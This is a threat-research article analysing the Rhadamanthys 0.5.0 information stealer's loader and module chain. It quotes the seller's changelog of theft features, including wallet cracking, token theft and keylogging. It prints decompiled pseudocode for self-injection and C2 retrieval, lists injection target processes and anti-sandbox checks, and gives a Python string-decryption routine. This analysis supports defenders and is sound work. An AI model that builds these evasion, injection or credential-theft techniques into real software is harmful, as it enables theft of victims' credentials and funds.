Rhadamanthys v0.5.0 – a deep dive into the stealer's components

research.checkpoint.com/2023/rhadamanthys-v0-5-0-a-deep-dive-into-the-stealers-components/

December 14, 2023

Research by: hasherezade

Highlights

- ***The Rhadamanthys stealer is a multi-layer malware, sold on the black market, and frequently updated. Recently the author released a new major version, 0.5.0.***
- ***In the new version, the malware expands its stealing capabilities and also introduces some general-purpose spying functions.***
- ***A new plugin system makes the malware expandable for specific distributor needs.***
- ***The custom executable formats, used for modules, are unchanged since our last publication (XS1 and XS2 formats are still in distribution)***.
- ***Check Point Research (CPR) provides a comprehensive review of the agent modules, presenting their capabilities and implementation, with a focus on how the stealer components are loaded and how they work.***

Introduction

Rhadamanthys is an information stealer with a diverse set of modules and an interesting multilayered design.

In our last article on Rhadamanthys [1], we focused on the custom executable formats used by this malware and their similarity to a different family, Hidden Bee, which is most likely its predecessor.

In this article we do a deep dive into the functionality and cooperation between the modules. The first part of the article describes the loading chain that is used to retrieve the package with the stealer components. In the second part, we take a closer look at those components, their structure, abilities, and implementation.

Changes in version 0.5.0

Since we published our previous reports [1][2], Rhadamanthys keeps evolving. At the beginning of October, the author announced version 0.5.0 which comes with many changes, and interesting features.



Figure 1 – Telegram status of the author, announcing version 0.5.0.

The full list of changes, as described by the author:



Figure 2 – Fragment of the changelog published on the author's Telegram channel (full version below).

```
V0.5.0 Change List

01. Added observer mode
02. Diversify the construction of stubs and provide x86 x32 native Exe Shellcode Dotnet4 Dotnet2 to better
adapt to various usage scenarios and crypt service needs.
03. The client execution process is completely rewritten, and the BUG in the syscall unhook code that caused
the crash in the old version is fixed. The execution success rate is very high, and the runtime status is
better.
04. Fixed the wallet upgrade support for several wallets where the cracking algorithm fails. Currently
supported
(UniSat Wallet
Tronlink
Trust
Terra Station
TokenPocket
Phantom
Metamask
KardiaChain
Exodus Desktop
Exodus Web3
Binance
) Online real-time brute force cracking
05. Fixed Discord token acquisition, the correct encrypted token can now be decoded.
06. Break through the browser data acquisition when the browser is protected by third-party programs, and add
the login data decryption algorithm of 360 Secure Browser
07. The panel search condition settings have been upgraded. You can now select conditions in batches and
select categories with one click.
08. Add a quick setting search filter menu to directly menu the search conditions you need to check
frequently.
09. Modify some changes required by users in the Telegram notification module and add new templates for use
10. When building a page, the traffic source tag can directly set the previously used tag, and the URL
address will be updated simultaneously.
11. If permissions permit, data collection under other user accounts used on the same machine is supported.
12. The file collection module adds browser extension collection settings. For the Chrome kernel browser, you
only need to provide the extension directory name and whether to collect Local Storage data at the same time.
Firefox kernel browser can provide extension ID
13. Fix the issue of using the browser to use the online password library after logging in to a Google
account in Chrome, and obtaining the login password.
14. The task module has been greatly upgraded, and a new plug-in module has been introduced to support users
in secondary development of their own plug-ins.
Supports multiple task execution modes:
Normal execution
In Memory LoadPE Execution
Powershell Execution
DotNet Reflection Execution
DotNet Extension Execution
DotNet Extension with Zip Execution
VbScript Execution
JScript Execution
X86 shellcode execution
X64 shellcode execution
Native Plugin Loader
15. Keylogger: supports recording all keyboard input, process details, file name, window title, supports
setting process filtering, sending time, buffer size
16. Data spy plug-in: currently supports correct login access and IP username and password for remote RDP
access. The correct certificate file and password imported by the user.
17. Plug-ins and loader modules support secondary development and provide SDK support.
```

In this blog, we present a walkthrough a sample that belongs to this release.

The initial loader

The initial loader is a 32-bit Windows executable (PE). It was in large part rewritten, but still contains artifacts that make it similar to the previous edition (0.4.9).

The author added a check of the executable's name. When the samples are uploaded to sandboxes for automated analysis, they are often renamed as hashes. Therefore, if the name consists of characters from a hexadeciamal charset [0-9, a-f, A-F], and its length is 16, 32, 40, or 64, the malware assumes that it is being analyzed, and exits immediately.

Similarly as we saw in the earlier releases, the initial executable contains the configuration (embedded by the builder) as well as the package with additional modules, that constitutes the next stage. As the execution progresses, these later components are unpacked, and the configuration is passed to them.



Figure 3 – Overview of the relationship between the components used at this stage.

The first change that we can observe during the initial triage is a new section: `.textbss`. This section is empty in the raw binary (raw size = 0). However, will be filled at runtime with an unpacked content: a shellcode similar to the one used by the previous versions. The difference is that in the past versions the analogous code was loaded into a newly allocated memory region. Regardless of location, its role didn't change: it is meant for unpacking and loading the first module from the package.

Below is a fragment of the tracelog (created with TinyTracer) that illustrates the loading of the shellcode, and the calls executed from it (v.0.5.0):

```
1e91;kernel32.WaitForSingleObject
1e99;kernel32.CloseHandle
1eb7;[.text] -> [.textbss] ; <- redirection to the code that unpacks the XS module
27000;section: [.textbss]**
27311;kernel32.VirtualAlloc
270c1;kernel32.VirtualAlloc
2726d;kernel32.VirtualFree
27363;kernel32.VirtualAlloc
273bd;kernel32.VirtualProtect
273f0;kernel32.VirtualFree
27052;called: ?? [12081000+8a] ; <- redirection to the new module (XS)
```

For comparison, this is the corresponding tracelog fragment from version 0.4.9:

```
18b3a;kernel32.HeapFree
18b43;kernel32.HeapDestroy
184dc;ntdll.ZwProtectVirtualMemory
184e6;called: ?? [a7a0000+0] <- redirection to the shellcode that unpacks the XS module
> a7a0000+2fe;kernel32.LocalAlloc
> a7a0000+ba;kernel32.LocalAlloc
> a7a0000+260;kernel32.LocalFree
> a7a0000+34c;kernel32.VirtualAlloc
> a7a0000+3a4;kernel32.VirtualProtect
> a7a0000+3bb;kernel32.LocalFree
> a7a0000+52;called: ?? [10641000+88] <- redirection to the new module (XS)
```

The next stage, as before, is in a custom executable format. The format itself hasn't changed since the release of 0.4.9. Once more we are dealing with XS1 (as described in our article [1]) which can be converted into a PE with the help of our tools.

The 2nd stage loader (XS1)

The component revealed (in the XS1 format) is part of the second stage of the loading process. Looking at this module we can see many similarities to the one described in [1]. Yet, clearly some parts are enhanced and improved.

One of the changes shows up in the initial triage, at the attempt to dump strings from the binary. In the past, we could obtain a lot of hints about the module functionality by dumping the strings i.e. with the help of the Flare FLOSS tool. This is no longer possible as the author decided to obfuscate them (more details in "String deobfuscation and the use of TLS").

After converting the module to PE, and opening it in IDA, we can follow up with a more detailed assessment. Looking at the outline of the start function, we see a slightly different, refined design.

```
struct _LIST_ENTRY *__stdcall start_0(xs1_format *mod, int a2, _BYTE *a3)
{
  struct _LIST_ENTRY *result; // eax

  result = relocate_xs_module(mod);
  if ( result )
    return init_xs_module(mod, a2, a3, main_func);
  return result;
}
```

Figure 4 – The main_func is now passed as a callback to the function that initializes the XS module (loads imports, allocates storage, etc)

As before, the module uses the configuration passed from the previous layer. The decoded buffer starts with the `!RHY` marker, and contains, among others, the URL of the C2 to be contacted. This is the reconstructed structure:

```
struct rhy_config
{
  DWORD magic;
  BYTE flags1;
  DWORD flags2;
  _BYTE iv[16];
  _BYTE key[32];
  char C2_URL[128];
};
```

Just like in the previous version, the connection with the C2 is established by the `netclient` module which is loaded from package #1 (see Figure 3).

In addition, the current component unpacks and uses multiple modules that are shipped in package #1. We already saw some of them in the previously described versions. The full list is below.

Name	Format	Description	New in 0.5.0?
stage.x86	shellcode (32-bit)	Shellcode used in the injection of the main module of the Stage 2 into another process; responsible for accessing the named mapping, copying its content, and reloading the main module in the context of the new process	✓
early.x86	XS	Process injector (using raw syscalls)	✓
early.x64	XS	Process injector (using raw syscalls)	✓
phexec.bin	XS	Injects from a 32-bit process into a 64-bit	–
prepare.bin	shellcode (64-bit)		–
unhook.bin	XS	Checks DLLs against hooks, and does unhooking if needed	–
strategy.x86	XS	Checks if any of the forbidden processes is running (evasion)	✓

Name	Format	Description	New in 0.5.0?
process.x	TXT	List of forbidden processes (evasion)	✓
ua.txt	TXT	A list of user-agents (a random user-agent from the list will be selected and used for the internet connection)	–
dt.x86	XS	Evasion checks based on Al-Khaser	–
proto.x86	shellcode	Encrypts and decrypts netclient module with the help of RC4 and a random key	–
netclient.x86	XS	Responsible for the connection with the C2 and downloading of further modules	–

A simplified flow:



Figure 5 – A high-level overview of the relationships between the components at this stage.

More details about the execution flow, and possible diversions from the presented path, are explained later in this report.

String deobfuscation and the use of TLS

One of the new features in this release is the introduction of TLS (Thread Local Storage) for temporary buffers. They are used, among others, for decoding obfuscated strings.

TLS is first allocated in the initialization function (denoted as `init_xs_module` in Figure 4). The value received from `TlsAlloc` is stored in a global variable. The malware then allocates a custom structure with a buffer and attaches it to the TLS.

Later on, that saved buffer is retrieved and used multiple times, as a workspace for deobfuscating data, such as strings.

```
str_Stage = decode_string(dword_10C9A8);    // "stage.x86"
v8 = fetch_from_package(package, str_Stage, &size);
Block = v8;
clear_tls_data();
```

Figure 6 – The string deobfuscation function is applied on a hardcoded value (pointing to the encrypted string).

The string decryption function is passed as a callback to the function retrieving a buffer attached to the TLS storage.

```
char *__cdecl decode_string(char *lp)
{
  return fetch_buf_from_tls(lp, to_decode_stuff, 0);
}
```

Figure 7 – The string decryption function is set as a callback to the function fetching the buffer from TLS.
After the string is used, the buffer is cleared (see Figure 6).

The use of TLS in the implementation of this functionality is quite atypical, and it isn't clear what was the reason behind this design.

The algorithms used for the string deobfuscation differ at different stages of the malware. In the case of the current module (XS1, Stage 2) the following algorithm is deployed:

```
#!/usr/bin/env python3

def mix_key_round(ctx, size, key3, key2, key_size):
    if not size: return
    for i in range(size):
        pos = key_size % size
        key_size += 87
        val = ctx[pos]
        result = (key2 + ((val >> 5) & 0xFF)) + ctx[(val % size)] + (i * (((val + key3) >> 3) & 0xFF)) + 1
        ctx[i] = (ctx[i] + result) & 0xFF
    return ctx

def decrypt_data(in_buf, in_size, key_buf, key_size, key2, key3):
    out_buf = [0] * in_size
    ctx = [key_buf[(i % key_size)] for i in range(in_size)]
    for _ in range(4):
        ctx = mix_key_round(ctx, in_size, key3, key2, key_size)
    for i in range(in_size):
        out_buf[i] = (ctx[i] ^ in_buf[i]) & 0xFF
    return out_buf

def decrypt_string(in_buf, key_buf):
    return decrypt_data(in_buf, len(in_buf), key_buf, 16, 0x3779E9B, 0)
```

The decryption key is stored at the beginning of the block and is always 16 bytes long. The data is terminated by 0.

The IDA script for strings deobfuscation (assuming that the decrypting functions are named, appropriately: `dec_cstring` and `dec_wstring`):

https://gist.github.com/hasherezade/c7701821784c436d40d1442c1a623614

The list of the deobfuscated strings for the Stage 2 loader:

https://gist.github.com/hasherezade/fb91598f6de62bdecf06edf9606a54fb

Raw syscalls and Heaven's Gate

One of the techniques that we can observe across different Rhadamanthys modules is the use of raw syscalls for calling native API. This is a known way to evade function hooking and monitoring, and also helpful in obfuscating the names of the APIs used. This technique has a long history and occurs in multiple different variants (described, i.e. here: [3]).

The method relies on the fact that each native system function (implemented kernel-mode) is represented by a syscall ID. These IDs may differ depending on the Windows version. For the programmer's convenience, Windows allows access to them via API exported by system DLLs such as NTDLL and WIN32U. NTDLL is often hooked by antimalware products, in order to watch the called APIs and detect suspicious activity.

Malware tries to bypass the installed hooks by copying the numbers of syscalls directly to its own stubs, so that it won't have to use the NTDLL. However, doing so generates another event that some monitoring tools may find suspicious, as it's not usual to execute a syscall from a non-system module.

Looking at the implementation, we can see that the author was well aware of this problem and used a variant of the technique called indirect syscalls. The stub within the malware only prepares the syscall and its actual execution is done by returning to the NTDLL at the end of a function. In this way, the initial part of the function that contains the hook is bypassed, but the syscall is called from the NTDLL.



Figure 8 – Implementation of indirect syscalls used by Rhadamanthys.

The raw syscalls are used by Rhadamanthys in both 32 and 64-bit modules. As we know, a syscall can be performed only from a module that has the same bitness as the operating system. Doing a syscall from the WoW64 process (32-bit process on 64-bit Windows) requires a different approach, and using wrappers that may be different for different versions of Windows [4]. Underneath, each of those wrappers temporarily switch the process from 32-bit to 64-bit mode. The author of Rhadamanthys decided not to use existing wrappers, but instead implement his own, using the Heaven's Gate [6] technique.

Execution flow

The role of the modules involved in the Stage 2 hasn't changed since the last version. They are meant to prepare and obfuscate the downloading of the actual stealers that are shipped in package #2 supplied by the C2. As we know, the download operation is performed by the `netclient` module. The author used several other modules to scrupulously check the environment and make it harder for an analyst or various monitoring tools to track when the download occurs.

Depending on the settings, it is possible to load next modules into the current process, or to add an extra round by injecting the current module into a new process, and deleting the original file.

```
14  *Data = 0;
15  v3 = time(0);
16  stc = val;
17  v5 = v3;
18  *v10 = v3;
19  unk2 = val->unk3.unk2;
20  decrypt_config(unk2, &config);
21  if ( config.magic == 'YHR!' && config.flags1 == *unk2 )
22  {
23    config.flags1 |= 0x20u;
24    val = 0;
25    config.flags1 |= 2u;
26    if ( !*(&config.flags1 + 1)
27      || !save_time_in_registry(1u, Data)
28      || v5 <= *Data
29      || v5 - *Data >= 60 * *(&config.flags1 + 1) )
30    {
31      save_time_in_registry(0, v10);
32      if ( create_mutex(&val) )
33      {
34        if ( val )
35          CloseHandle(val);
36      }
37      else if ( (config.flags1 & 8) != 8 || !try_restart_elevated() )
38      {
39        v12 = 0;
40        to_check_AV_drivers();
41        flags1 = config.flags1;
42        if ( (v12 & 1) == 1 )
43        {
44          flags1 = config.flags1 & 0xDF;
45          config.flags1 &= ~0x20u;
46        }
47        if ( (flags1 & 0x20) == 0x20 )
48        {
49          if ( val )
50          {
51            CloseHandle(val);
52            flags1 = config.flags1;
53          }
54          inject_self_into_new_process(
55            unk2,
56            stc->unk3.unk0,
57            stc->unk3.unk1,
58            mod,
59            stc->enc_cfg[0],
60            (flags1 & 0x10) == 0x10,
61            v12);
62        }
63        else
64        {
65          GetModuleFileNameW(0, Filename, 0x104u);
66          load_modules(stc, &config, stc->unk3.unk0, stc->unk3.unk1, mod, arg2, stc->enc_cfg[0], Filename, v12);
67        }
68      }
69    }
70    if ( stc->unk3.callback )
71    {
72      if ( !IsBadCodePtr(stc->unk3.callback) )
73        free_structure(stc->unk3.callback);
74    }
75  }
76 }
```

Figure 9 – Overview of the main function. Different execution paths can be deployed depending on the flags set in the configuration. If the restart flag is set, on the first run the module injects itself into a new process.
In the case of the analyzed sample, the restart flag was selected. This caused the main loader module to run twice, with two different paths of execution.

On the first run, the malware injects itself into a newly created process. It is implemented in the following steps:

1. Creates a named mapping where it places important data, such as encrypted config, the package containing later modules, the path to the original sample, checksums of functions to be used, etc.

2. Unpacks modules implementing the process injection, 32 or 64-bit, depending on the system. These modules export several helper functions that are implemented using raw syscalls (for more about the method used see "Raw syscalls and Heaven's Gate"). In the currently analyzed sample, the modules were named `early.x86` and `early.x64` . They may be different depending on the build, as since 0.5.0 distributors can customize what injection method will be used.
3. The loader creates a new 32-bit process, and implants there the `stage.x86` with the help of functions exported from the injector component.
4. The implanted shellcode is responsible for accessing the named mapping, copying its content, and reloading the Stage 2 module in the context of the new process. It then calls an alternative variant of the Stage 2 main function (`main_alt` in the XS1 structure [1]), to deploy the second execution path.

The target for the injection is selected from a hardcoded list, and can be one of the following:

```
L"%Systemroot%\\system32\\dialer.exe"
L"%Systemroot%\\system32\\openwith.exe"
L"%Systemroot%\\system32\\dllhost.exe"
L"%Systemroot%\\system32\\rundll32.exe"
```

The execution second path is deployed when the module runs inside the new process. It involves deleting the original malware file (if the relevant flag was selected in the configuration) and loading the other modules from package #1, including `netclient`.

```
void __cdecl __noreturn main_alt(data1 *stc, int a2, void *mod)
{
  HANDLE ProcessHeap; // eax
  data_blob *buf2; // eax
  data_blob *_buf2; // edi
  data_blob *pkg; // ebx
  rhy_config cfg; // [esp+Ch] [ebp-C0h] BYREF
  int v9; // [esp+C8h] [ebp-4h]
  HANDLE hHeapa; // [esp+D4h] [ebp+8h]

  decrypt_config(stc->enc_cfg, &cfg);
  if ( cfg.magic == 'YHR!' && cfg.flags1 == stc->enc_cfg[0] )
  {
    ProcessHeap = GetProcessHeap();
    cfg.flags1 |= 0x20u;
    cfg.flags1 |= 2u;
    hHeapa = ProcessHeap;
    if ( !create_mutex(0) )
    {
      buf2 = HeapAlloc(hHeapa, 8u, 0x15u);
      _buf2 = buf2;
      if ( buf2 )
      {
        buf2->buf_size = 0x10;
        copy_content(&buf2->buf, stc, 0x10u);
        pkg = HeapAlloc(hHeapa, 8u, stc->package_size + 5);
        if ( pkg )
        {
          v9 = 0;
          to_check_AV_drivers();
          pkg->buf_size = stc->package_size;
          copy_content(&pkg->buf, stc->filename + stc->filename_size, stc->package_size);
          if ( stc->filename_size && (stc->delete_flag & 1) == 1 && (cfg.flags1 & 0x10) == 0x10 )
            DeleteFileW(stc->filename);
          load_modules(stc, &cfg, pkg, _buf2, a2, mod, 0, stc->filename, v9);
        }
      }
    }
  }
  ExitProcess(0);
}
```

Figure 10 – The alternative version of the main function (main_alt), called from the injected process.

After performing the evasion checks, and making sure that the process is not monitored (with the help of additional modules), the malware connects to the C2 and downloads the next package (package #2 – Figure 5) with the stealer modules. Just like in the previous version, the package is shipped in a steganographic way, appended to the JPG or WAV file (for more details, refer to [1]).

Retrieving Stage 3: stealer components



Figure 11 – Execution flow of the modules

Two modules are involved in downloading the payload: `netclient` (in XS1 format) and `proto` (shellcode). They are both loaded into the same memory region, and `proto` is copied after the `netclient`. First `netclient` is called from the main module, with the appropriate parameters: the address of the C2 copied from the configuration, and the User Agent, selected from the `ua.txt` list (if the list fails to load, a hardcoded User Agent is used as a backup).



Figure 12 – The Entry Point of the netclient module is called in the Event callback function

The interesting element of the flow is that at the beginning of the `netclient` execution, the main XS1 component gets encrypted. It is decrypted later, just before the execution returns to it. The encryption and decryption are done with the help of the `proto` module, which is called twice by `netclient`. This is yet another obfuscation step to minimize the memory artifacts.



Figure 13 – If we try to view the code of the main module, i.e. go to the offset that called `netclient`, we can see that it no longer makes sense – as it was encrypted.

The `netclient` is responsible for connecting to the C2 and downloading the payload, then decrypting it. As before ([1]) the correctness of the resulting buffer is verified by comparing the hash calculated from the content with the expected hash that is stored in the header of the data block. In the currently analyzed case, the payload was shipped appended

to a file in the WAV format.



Figure 14 – The downloaded package after decryption

After the payload is downloaded, and passes the verification step, `netclient` module calls `proto` for the second time to decrypt the previously encrypted main module (XS1), using the RC4 algorithm and the key that was generated and saved at the first run.

The execution goes back to the (now decrypted) main module, which first destroys the memory region where `netclient` and `proto` were loaded. It then proceeds to load the next stage from the downloaded package #2.

Depending on whether the system is 32 or 64-bit, further execution may proceed in the current process, or in a newly created, 64-bit process, where the required elements are injected.

On a 64-bit system

Most of the time we encounter a 64-bit version of Windows, which means there are several extra steps before the content from the downloaded package can be fetched and executed.

The malware creates a new, 64-bit process, selecting one of the paths from the hardcoded list:

```
L"%Systemroot%\\system32\\credwiz.exe"
L"%Systemroot%\\system32\\OOBE-Maintenance.exe"
L"%Systemroot%\\system32\\openwith.exe"
L"%Systemroot%\\system32\\dllhost.exe"
L"%Systemroot%\\system32\\rundll32.exe"
```

